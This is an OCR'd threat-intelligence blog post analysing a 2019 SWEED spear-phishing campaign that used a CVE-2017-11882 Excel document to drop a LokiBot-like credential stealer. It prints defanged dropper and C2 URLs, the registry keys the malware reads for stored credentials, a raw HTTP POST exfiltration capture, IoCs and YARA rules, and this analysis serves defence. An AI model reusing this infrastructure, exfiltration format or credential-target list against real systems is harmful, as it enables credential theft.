
SWEED Targeting Precision Engineering Companies in Italy

marcoramilli.com/2019/10/28/sweed-targeting-precision-engineering-companies-in-italy/

View all posts by marcoramilli

October 28, 2019




Introduction

Today I'd like to share a quick analysis of an interesting attack targeting precision engineering companies based in Italy. Precision engineering is a very important business market in Europe, it includes developing mechanical equipment for: automotive, railways, heavy industries and military grade technology . The attacker pretended to be a customer and sent to the victim a well crafted email containing a Microsoft XLS file including real spear-parts codes, quantities and shipping addresses. A very similar attack schema to MartyMCFly campaign.

Technical Analysis

Hash	863934c1fa4378799ed0c3e353603ba0bee3a357a5c63d845fe0d7f4ebc1a64c
Threat	Microsoft Excel Document
Brief Description	Exploiter, Dropper and Executor targeting precision engineering companies
Ssdeep	384:janC18qmTUKhKVxbo6JpM2gwmeJxQrHwFeDtug/uND40C2D:janCOqm4tVxE6rM2g0fO2exuxC0FD

On 2019-10-26 a well-crafted email coming from `steel@vardhman.com` asking for an economic proposal reached specific email boxes belonging to purchasing department of a well-known precision engineering company. Basically the attacker asks to the victims to quote the entire list of spear-parts included in an attached Excel document. The source address looks like genuine since belonging to a big company working in the textile field which frequently uses precision equipment machines in its production chain.



S NO	MVNT	JOB NO	LR NO	PARTY'S NAME	PKGS	WEIGHT	CBM	SIZE	CONTAINER	VEHICLE	TRANS	PLACE	DELIVERY	OUT TIME	Status on 30.08.2019 / 09.30 Hrs	WAY BILL
1	IMP-LCL	38095	2648	Silver Spark-U2	224	5360	14.43	40'	Own Container	TN04AU 5049	Route	Triway Cfs	Gowribindanur			1011 6477 6627
9	IMP-LCL	38087	2653	Silver Spark-U2	12	170	1.8	40'	Own Container	TN04AU 5049	Route	Thirurani Cfs	Gowribindanur			1611 6454 6750
2	IMP-LCL	38134	2649	Shahi Exports-U52	19	913.45	5.41	40'	Own Container	TN04AU 5049	Route	Triway Cfs	Mysure			1211 6474 1478
3	IMP-LCL	38035	2650	Shahi Exports-U7	22	1305	3	40'	Own Container	TN04AU 5049	Route	Triway Cfs	Sarjapur Road			1811 6474 2903
4	IMP-LCL	38187	2658	Shahi Exports-U7	32	1451.3	9.12	40'	Own Container	TN04AU 5049	Route	Triway Cfs	Sarjapur Road			1511 6474 2409
5	IMP-LCL	38124	2660	Shahi Exports-U7	18	443	2.89	40'	Own Container	TN04AU 5049	Route	Triway Cfs	Sarjapur Road			1011 6474 9153
6	IMP-LCL	38136	2661	Shahi Exports-U7	11	139.7	1.367	40'	Own Container	TN04AU 5049	Route	Kailash Cfs	Sarjapur Road			1011 6470 3894
7	IMP-LCL	38074	2652	Shahi Exports-U12	15	986	4.86	40'	Own Container	TN04AU 5049	Route	Kailash Cfs	Bannarghata Road			1811 6473 2298
1	IMP-FCL	37916	2655	Ahp Apearals-U45	14	3280+40'	28.84	40'	WHLU 4308883	AP26TD8940	Route	Triway Cfs	Srirangapatna			1011 6472 8925


Attacker Spreadsheet looking real

Once the victim opens up the document it would actually see a “looking real” Microsoft Excel spreadsheet. Surprisingly the spreadsheet doesn’t hold Macro code, so no weird message would appear and no weird requests for enabling macros or compatibility-mode would appear on the victim screen. Everything looks like real except for the third object included into the Excel file.

Object-3 exploiting CVE-2017-11882.

If you are familiar with CVE-2017-11882, you might notice it immediately, but if you aren’t you might take a look to HERE (for the exploit generation) to HERE (for an example) and HERE (for CVE original disclosure). In a nutshell CVE-2017-11882 is a 17-year old memory corruption issue in Microsoft Office (including Office 360). When exploited successfully, it can let attackers execute remote code on a vulnerable machine—even without user interaction—after a malicious document is opened. The flaw resides within Equation Editor (EQNEDT32.EXE), a component in Microsoft Office that inserts or edits Object Linking and Embedding (OLE) objects in documents.

Once the victim opens the document apparently nothing happens but silently Object3 runs EquationEditor and exploits a memory corruption vulnerability executing code on the running host.



Equation Editor Crashes and Execute Code

The code execution implements a romantic Drop and Execute code by dropping a Windows PE file from: `http[://mail.hajj.zeem.sa/wp-admin/edu/educrety.exe` and by running it directly on memory exploiting fileless behavior.

Analysis of Dropped PE File

Hash	64114c398f1c14d4e840f62395edd9a8c43d834708f8d8fce12f8a6502b0e981
Threat	Sensitive data stealer
Brief description	Looks for stored passwords and tries to push them on command and control servers
Ssdeep	6144:htbOljxWyjJypr+QqhdJdUwcPWFNEwXh/XEVOwG6Fro:h9OXByoXLU7eFNEwREVOJv

educrety.exe

The dropped PE (educrety.exe) is compiled by Microsoft Visual C++ and holds an nice icon :P. According to VT history detection the same hash has been seen with at least three different names: `educrety.exe` , `prestezza.exe` and `cardsharper.exe` . ExifTools shows that prestezza.exe is the original file name while the project internal name is:

cardsharper.exe. Once the sample is run it harvests information from many registry keys in where vendors are used to save access credentials or access tokens. For example (or for full read RegKeys have a look to here):

```
[...]
HKEY_LOCAL_MACHINE\Software\NCH Software\Fling\Accounts
HKEY_CURRENT_USER\Software\NCH Software\Fling\Accounts
HKEY_LOCAL_MACHINE\Software\NCH Software\ClassicFTP\FTPAccounts
HKEY_CURRENT_USER\Software\NCH Software\ClassicFTP\FTPAccounts
HKEY_CURRENT_USER\Software\9bis.com\KiTTY\Sessions
HKEY_CURRENT_USER\Software\SimonTatham\PuTTY\Sessions
HKEY_LOCAL_MACHINE\Software\SimonTatham\PuTTY\Sessions
HKEY_LOCAL_MACHINE\Software\9bis.com\KiTTY\Sessions
HKEY_LOCAL_MACHINE\SOFTWARE\Mozilla\Mozilla Thunderbird
HKEY_CURRENT_USER\Software\IncrediMail\Identities
HKEY_LOCAL_MACHINE\Software\IncrediMail\Identities
HKEY_CURRENT_USER\Software\Martin Prikryl
HKEY_LOCAL_MACHINE\Software\Martin Prikryl
HKEY_LOCAL_MACHINE\SOFTWARE\Postbox\Postbox
HKEY_LOCAL_MACHINE\SOFTWARE\Mozilla\FossaMail
HKEY_CURRENT_USER\Software\WinChips\UserAccounts
HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\092aab115f965648a37b74181b1110f0
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\092aab115f965648a37b74181b1110f0\Ema

HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\0a0d020000000000c000000000000046
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\0a0d020000000000c000000000000046\Ema

HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\Ema

HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\3517490d76624c419a828607e2a54604
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\3517490d76624c419a828607e2a54604\Ema

HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\77de0b05e2a16d4fb6c76bf01ccd1603
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\77de0b05e2a16d4fb6c76bf01ccd1603\Ema

HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\79e73bb51ce14d4a82e1f99654d0fc40
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\79e73bb51ce14d4a82e1f99654d0fc40\Ema

HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\8503020000000000c000000000000046
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\8503020000000000c000000000000046\Ema

HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\8a1c49cb145d7448927a71ec9112e8a4
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\8a1c49cb145d7448927a71ec9112e8a4\Ema

HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\Ema

HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\Ema

HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000

HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000

HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000

HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000

HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000
 Email Address
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000
 Server
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000
 User Name
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000
 User
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000
 Server
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000
 User Name
```

HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000
User
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000
Email Address
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000
User Name
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000
Server
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000
Server
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000
User Name
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000
User
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000
User
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000
Server URL
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000
User Name
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000
Server
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000
Port
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000
Port
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000
Port
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000
Password2
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000
Password2
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000
Password2
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000
Password2
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000
Password2
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000
Password
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000
Password
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\crypt32
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\services\crypt32\DebugHeapFlags
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000
Password
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000
Password
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000
Password
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\ba01e474e967cd44b1abf533b2f10f52
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\ba01e474e967cd44b1abf533b2f10f52\Ema

HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\c02ebc5353d9cd11975200aa004ae40e
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\c02ebc5353d9cd11975200aa004ae40e\Ema

HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\d8795abf811b0f4ea6b2bf0a97c4cb21
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\d8795abf811b0f4ea6b2bf0a97c4cb21\Ema

HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\ddb0922fc50b8d42be5a821ede840761
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\ddb0922fc50b8d42be5a821ede840761\Ema

HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\f86ed2903a4a11cfb57e524153480001
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\f86ed2903a4a11cfb57e524153480001\Ema

HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook
HKEY_CURRENT_USER\SOFTWARE\flaska.net\trojita
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\LanmanWorkstation\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\services\LanmanWorkstation\Parameters\RpcCacheTimeout

```
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\services\DcomLaunch
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\services\DcomLaunch\ObjectName
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\services\RpcEptMapper

[...]
```


Once it gets credentials it pushes them on a command and control: `http[://www.corpcougar.com/edu/Panel/five/fre.php` in the following way

```
POST /edu/Panel/five/fre.php HTTP/1.0
User-Agent: Mozilla/4.08 (Charon; Inferno)
Host: www.corpcougar.com
Accept: */*
Content-Type: application/octet-stream
Content-Encoding: binary
Content-Key: EEABFA
Content-Length: 190
Connection: close

..'.......ckav.ru..
...a.d.m.i.n.......P.C.......P.C.....................k...........A!....0...8.5.6.9.A.A.F.F.6.3.A.A.A.7.1.D.8.0.4.0.0.E.
2.5.....yimbF......... D..<?.xml vers.ion="1.0....c.d..g.U.TF-8.?>
<.il7eZ.Ra3.-...S0p.,tform3$wld.Ws.b          .<Set;....
s =amg.s.OP]_v....Z1<G/B,.L.o...loc..7p...0.0R,*mw.\60.1_.h.g.d7...f4.}...Ex..4...IP../_4T+)..d|
zQs...o...nh.Pp:/.i..f..z.-.ro{j.ct..(g..h.^.....QRd..Nyo.J.o...I..7..?..
m. Fy.f.d.b.ck.&GT..oIu{$2..zo.C.D.bu..v..l.f2^~Row`*s.#2.fzss.o...^..abl.`./....j0..Al_..tr.....%.-)_[.R.%.U..<u.,...i../
y\G5.E.'..sp....)...o.+D* .*b...1q0.4...5R.4j..rT.nA.R>ceSQP1..l2.)t.=.0.V..w.4.}....gsJ`..-Fv..(...(p.3V..k....v..f
%...iz..(.2)v4919.30.AV..8BA.G6b14.@.FT..K.$p-..i...!m.Z...H6 .,ox..t..!-~uh...Z,.$uJ.,|..s.w..d.0...*.4.qu..o...7Pcy...
+..Bp..,BH..RA.N=.t
..
Q.+b.^.]V.(.*.H..4.....sh.wu.1].}...*c.cN_..t*.5t...$..
```

Network Trace

Considering the User-Agent, the net-trace and most of all the pushing path, it reminds me LokiBot Malware. "**Loki Bot is a commodity malware sold on underground sites which is designed to steal private data from infected machines, and then submit that info to a command and control host via HTTP POST. This private data includes stored passwords, login credential information from Web browsers, and a variety of cryptocurrency wallets.**" – PhishMe. Playing a little bit with command and control it turns out more than one Command an Control was installed on the same domain, each one owns different path and the sample I've analyzed was currently using only one path. It makes sense since VT collected different samples related to the analyzed one which would probably include different malware campaigns and different artifact names.



IndexOf C&C

ATT&CK TTP Summary

Following MITRE ATT&CK compiled according to what find.

- I**nitial Access**: T1193 (Spearphishing Attachment)
- **Execution**: T1204 (User Execution)

- **Defense Evasion**:
  - T1107 (File Deletion – deletes original file after infection)
  - T1158: Hidden Files and Directories
  - T1045: Software Packing – threat comes packed/encrypted
- **Credential Access**:
  - T1003: Credential Dumping
  - T1081: Credentials in Files
  - T1214: Credentials in Registry
- **Collection**: T1005: Data from Local System
- **Exfiltration**: T1002: Data Encrypted
- **Command and Control**:
  - T1043: Commonly Used Port
  - T1071: Standard Application Layer Protocol

Conclusions

According to Cisco Talos (here and here) a large number of ongoing malware distribution including such notable malware as Formbook, Lokibot and Agent Tesla could be related to a singular thread actor called “SWEED”. I did find many similarities including original attack vectors, used Microsoft Office Exploit, implementation of LokiBot and victims type to “SWEED” so that I believe this attack could also be attributed to the same threat actor. Moreover the used techniques and the care of the overall attack, which included a study on the victim products (you remember the real spear-parts in the excel file ?) reminds me a more recent analysis made by Fortinet so that I believe it might be attributed to the same threat actor as well as the described attack.

Finally I think “SWEED” threat actor is attacking Italian precision engineering companies. TTPs and communication schema are so close each other that it’s hard to believe in fortuity.

IoC

- 863934c1fa4378799ed0c3e353603ba0bee3a357a5c63d845fe0d7f4ebc1a64c (MalDoc)
- 64114c398f1c14d4e840f62395edd9a8c43d834708f8d8fce12f8a6502b0e981 (dropped)
- http[://mail.hajj.zeem.sa/wp-admin/edu/educrety.exe (dropping ulr)
- http[://www.corpcougar.com/edu/Panel/five/fre.php (C2)
- steel@vardhman.com (eMail)

Yara Rule

```
import "pe"

rule educrety {
   meta:
      description = "a - file educrety.exe"
      date = "2019-10-27"
      hash1 = "64114c398f1c14d4e840f62395edd9a8c43d834708f8d8fce12f8a6502b0e981"
   strings:
      $x1 = "C:\\xampp\\htdocs\\BuilderTest\\8fa3c458f356fcd36f352a5923691b32\\Release\\Project1.pdb"
fullword ascii
      $s2 = "prestezza.exe" fullword wide
      $s3 =
"hxikekatmipxycmzxzdzyjvjvbauhwajtoqytlpiphvdjeptultdnxoycrwnhxikekatmipxycmzxzdzyjvjvbauhwajtoqytlpiphvdjeptu
 fullword ascii
      $s4 =
"auhwajtoqytlpiphvdjeptultdnxoycrwnhxikekatmipxycmzxzdzyjvjvbauhwajtoqytlpiphvdjeptultdnxoycrwnhxikekatmipxycr
 fullword ascii
      $s5 = "jvjvbauhwajtoqytlpiphvdjeptultdnxoycrwnhxikekatmipxycmzxzdzyjvjvbauhwajtoqytlpiphvdjeptultd"
fullword ascii
      $s6 = "cardsharper.exe" fullword wide
      $s7 =
"8BAndVNaiTqIJaSMbWPhG3OnQybcZriOD73f3HId4JvZZf8QducIzH3eWmFNUKj0LLeKfMRDoLm6IYxKzu7FpJp5dYrRb3rtzDn"
fullword ascii
      $s8 = "0auylusmslgqkcklxtxksvnfn00crwnhxikekatmipxycmzxzdzyjvjvbauhwajtoqytlpiphvdjeptultdnxoy7.("
fullword ascii
      $s9 = "Aerdaekatmipxycmzxzdzyjvjvbauhwajtoqytlpiphvdjeptultdnxoycrwnhxik" fullword ascii
      $s10 = "ipxycmzxzdzyjvjvbauhwajtoqytlpiphvdjeptultdnxoycrwnhxikekatmipxycmzxzdzyjvjvbauhwajt?
py(lpiphvdjeptultdnxoycrwnhxikK" fullword ascii
      $s11 = "i,hBdXe5tAl5d+x-yRrZn)x[kVkQt@iDxMc+zLzIz;jEjEb\"uEw'jEoHyAl2i2h@d_eDtLlGd_xAy" fullword ascii
      $s12 = "all-encompassing" fullword wide
      $s13 = "mzxzdzyjvjvbauhwajtoqytlpiphvdjept" fullword ascii
      $s14 = "ytlpiphvdjeptultdnxoycrwnhxikekatmipx" fullword ascii
      $s15 = "operator co_await" fullword ascii
      $s16 = "iphvd+e2t6l0d+x)y$r?n!x#k.k-t i>x6c=z)z6z*j\"j#b7u?w9j-o+ytlpi" fullword ascii
      $s17 = "operator<=>" fullword ascii
      $s18 = "Uqipxvdj5qtul4dnhoycpwnmxhkekathiqxycmzxZnzynvjvbaujwa" fullword ascii
      $s19 =
"IYxKzu7FpJp5dYrRb3rtzDn8BAndVNaiTqIJaSMbWPhG3OnQybcZriOD73f3HId4JvZZf8QducIzH3eWmFNUKj0LLeKfMRDoLm6IYxKzu7Fp.
 ascii
      $s20 =
"NaiTqIJaSMbWPhG3OnQybcZriOD73f3HId4JvZZf8QducIzH3eWmFNUKj0LLeKfMRDoLm6IYxKzu7FpJp5dYrRb3rtzDn8BAndVNaiTqIJaS
 ascii
   condition:
      uint16(0) == 0x5a4d and filesize < 2000KB and
      ( pe.imphash() == "f9ea456264964fa19880b9033ecc9db2" or ( 1 of ($x*) or 4 of them ) )
}

rule order {
   meta:
      description = "a - file order.xlsx"
      date = "2019-10-27"
      hash1 = "863934c1fa4378799ed0c3e353603ba0bee3a357a5c63d845fe0d7f4ebc1a64c"
   strings:
      $s1 = "xl/printerSettings/printerSettings1.binUT" fullword ascii
      $s2 = "xl/printerSettings/printerSettings2.binUT" fullword ascii
      $s3 = "xl/worksheets/_rels/sheet2.xml.relsUT" fullword ascii
      $s4 = "xl/worksheets/_rels/sheet1.xml.relsUT" fullword ascii
      $s5 = "[Content_Types].xmlUT" fullword ascii
      $s6 = "xl/_rels/workbook.xml.relsUT" fullword ascii
      $s7 = "xl/embeddings/oleObject1.binUT" fullword ascii
      $s8 = "xl/sharedStrings.xmlUT" fullword ascii
      $s9 = "xl/worksheets/sheet2.xmlUT" fullword ascii
      $s10 = "xl/worksheets/sheet1.xmlUT" fullword ascii
      $s11 = "xl/worksheets/sheet3.xmlUT" fullword ascii
      $s12 = "xl/drawings/vmlDrawing1.vmlUT" fullword ascii
      $s13 = "docProps/app.xmlUT" fullword ascii
      $s14 = "xl/workbook.xmlUT" fullword ascii
      $s15 = "xl/theme/theme1.xmlUT" fullword ascii
      $s16 = "docProps/core.xmlUT" fullword ascii
```

```
      $s17 = "_rels/.relsUT" fullword ascii
      $s18 = "xl/styles.xmlUT" fullword ascii
   condition:
      uint16(0) == 0x4b50 and filesize < 50KB and
      8 of them
}
```